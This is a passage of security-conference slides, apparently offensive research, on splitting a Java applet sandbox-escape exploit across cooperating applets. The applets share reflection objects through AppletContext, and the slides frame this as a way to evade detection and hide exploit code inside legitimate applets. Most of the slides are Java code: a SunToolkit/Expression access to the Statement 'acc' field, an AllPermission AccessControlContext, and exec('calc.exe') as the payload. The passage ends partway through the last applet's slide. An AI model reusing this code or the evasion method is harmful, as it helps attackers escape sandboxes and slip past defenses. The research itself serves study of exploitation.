
- Deploy the code to different Applets (even legit ones)
- **The concept..**

Before..



Before

1 : 1



After

..After


1 : 4

EXPLOIT : APPLET

Sharing: Stage III

- **Run**

- The master (main) Applet will instruct the minion Applets to execute their code in a given sequence
- Note that the Master Applet is **optional**, minions can execute their code independently or agree on a specific order.. **without using any explicit communication**



1, 2.. wait.. calc

```
public class Uno extends Applet
{
    public Uno(){ }

    private Class GetClass() throws Throwable {
        Expression localExpression = new Expression(Class.class, "forName", new Object[]{ "sun.awt.SunToolkit" });
        localExpression.execute();
        return (Class)localExpression.getValue();
    }

    public void disableSecurity() throws Throwable {
```

```
<APPLET
  CODE="Uno.class"
  WIDTH="100"
  HEIGHT="110"
  ALIGN="RIGHT">
  Error!
</APPLET>

<APPLET
  CODE="Due.class"
  WIDTH="100"
  HEIGHT="110"
  ALIGN="LEFT">
  Error!
</APPLET>
```

```
public class Due extends Applet
{
    public Due(){ }

    public void init()
    {
        try {
            Thread.sleep(5000);
            Process localProcess = Runtime.getRuntime().exec("calc.exe");
            if(localProcess != null) localProcess.waitFor();
        }catch(Exception e){ }
        }catch(Throwable t){ }
    }
}
```

Cheap way to sync

Recap

- We can harden Java exploits by **splitting the original exploit code** into a number of different **cooperating Applets**
- The more the attacker splits the original exploit the harder will be to detect it
- The exploit may be difficult to understand statically
 - Don't think just about exploit Applets, think about mixing/injecting the exploit code across a number of legit Applets
- **We didn't use any explicit Applet communication..**

AppletContext

java.applet

Interface AppletContext

```
public interface AppletContext
```

This interface corresponds to an applet's environment: the document containing the applet and the other applets in the same document.

The methods in this interface can be used by an applet to obtain information about its environment.

Since:

JDK1.0

AppletContext


- An **interface** that can be used by an Applet to obtain information about its environment
- This interface corresponds to an Applet's environment: the document containing the Applet and any other Applet on the same document
- It's like calling a function of a "remote" Object:

```
Applet callee = null;
String calleeName = nameField.getText();
callee = getAppletContext().getApplet(calleeName);
if (callee != null) {
    if (callee instanceof Callee) {
        // do some work..
        ((Callee)callee).processRemoteRequest( params );
    } else {
        // nothing..
    }
}
```

AppletContext

- There are several methods, we are mainly interested in:
 - **Applet getApplet(String name)**
 - Finds and returns the Applet in the document represented by this Applet Context with the given name
 - **Enumeration getApplets()**
 - Finds all the Applets in the document represented by this Applet Context
- **Let's see a practical example..**

The Plan



The Channel


- **Communication**

```
public class Channel extends Applet {  
  
    Class<?> klass = null;  
    Field field = null;  
    Statement stmt = null;  
    Permissions perm = null;  
    AccessControlContext acc = null;  
    Statement last_stmt = null;  
  
    //Class..  
    public void sendClass(Class<?> klass)  
    {  
        this.klass = klass;  
    }  
  
    public Class<?> recvClass() throws InterruptedException  
    {  
        while(this.klass == null) { Thread.sleep(500); }  
        return this.klass;  
    }  
  
    //Statement..  
    public void sendStatement(Statement stmt)  
    {  
        this.stmt = stmt;  
    }  
  
    public Statement recvStatement() throws InterruptedException  
    {  
        while(this.stmt == null ) { Thread.sleep(500); }  
        return this.stmt;  
    }  
  
    //etc..  
}
```


Blocking

- An Applet
- Define a channel structure
- To **Send/Receive** messages
- **Blocking** (optional)
 - Easy way to deal with Applets synchronization

The Workflow




Applets Interaction




Channel Logic

Master



Master



- **Applet M**

- 1) **Produce** Class<?>
- 2) **Send** Class<?>
- 3) **Try to pwn..**

```
public void init()
{
    GetChannel();
    Class<?> klass = GetClass();
    channel.sendClass(klass);

    boolean pwned = false;
    while(!pwned)
    {
        try {
            Thread.sleep(1000);
            Process localProcess = Runtime.getRuntime().exec("calc.exe");
            pwned = true;
        }
        catch(Exception e){}
    }
}
```

Connect to Channel

Produce Class<?>

Send Class<?>

Try to pwn


```
Channel channel;

public void getChannel()
{
    while(channel == null)
    {
        Enumeration applets = getAppletContext().getApplets();

        while (applets.hasMoreElements()) {
            Applet applet = (Applet)applets.nextElement();
            if (applet instanceof Channel) {
                channel = (Channel)applet;
                return;
            }
        }
    }
}
```

```
private Class GetClass()
    throws Throwable
{
    Expression localExpression = new Expression(Class.class, "forName", new Object[]{ "sun.awt.SunToolkit" });
    localExpression.execute();
    return (Class)localExpression.getValue();
}
```


Zero



Zero

- **Applet 0**

- 1) **Wait** for Class<?>
- 2) **Produce** Expression
- 3) **Exec** Expression
- 4) **Produce** Field
- 5) **Send** Field




```
public Expression _getExpression(Class<?> sun_awt_SunToolkit)
{
    Expression expr = new Expression(sun_awt_SunToolkit, "getField", new Object[] { Statement.class, "acc" });
    return expr;
}
```

```
public void init()
{
    GetChannel();
    Class<?> klass = channel.recvClass();
    Expression expr = _getExpression(klass);
    _execExpression(expr);
    Field field = _getField(expr);
    channel.sendField(field);
}
```

```
public void _execExpression(Expression expr)
{
    try {
        expr.execute();
    } catch (Exception e) {}
}
```

```
public Field _getField(Expression expr)
{
    try {
        Field acc_Field = ((Field) expr.getValue());
        return acc_Field;
    } catch (Exception e) {}
    return null;
}
```


One



One

- **Applet 1**

- 1) **Produce** Permissions
- 2) **Produce** AccessControlContext
- 3) **Send** Permissions
- 4) **Send** AccessControlContext




```
public Permissions _getPermissions()
{
    Permissions perms = new Permissions();
    return perms;
}
```

```
public void init()
{
    GetChannel();
    Permissions perm = _getPermissions();
    AccessControlContext acc = _getAccessControlContext(perm);
    channel.sendPermissions(perm);
    channel.sendAccessControlContext(acc);
}
```

```
public AccessControlContext _getAccessControlContext(Permissions perms)
{
    try {
        perms.add(new AllPermission());
        AccessControlContext acc = new AccessControlContext(new ProtectionDomain[] {
            new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), perms)
        });
        return acc;
    } catch (MalformedURLException mue) {}
    return null;
}
```


Two



Two

- **Applet 2**

- 1) **Produce** Statement
- 2) **Wait** for Field
- 3) **Wait** for AccessControlContext
- 4) **Set** Field
- 5) **Send** Statement



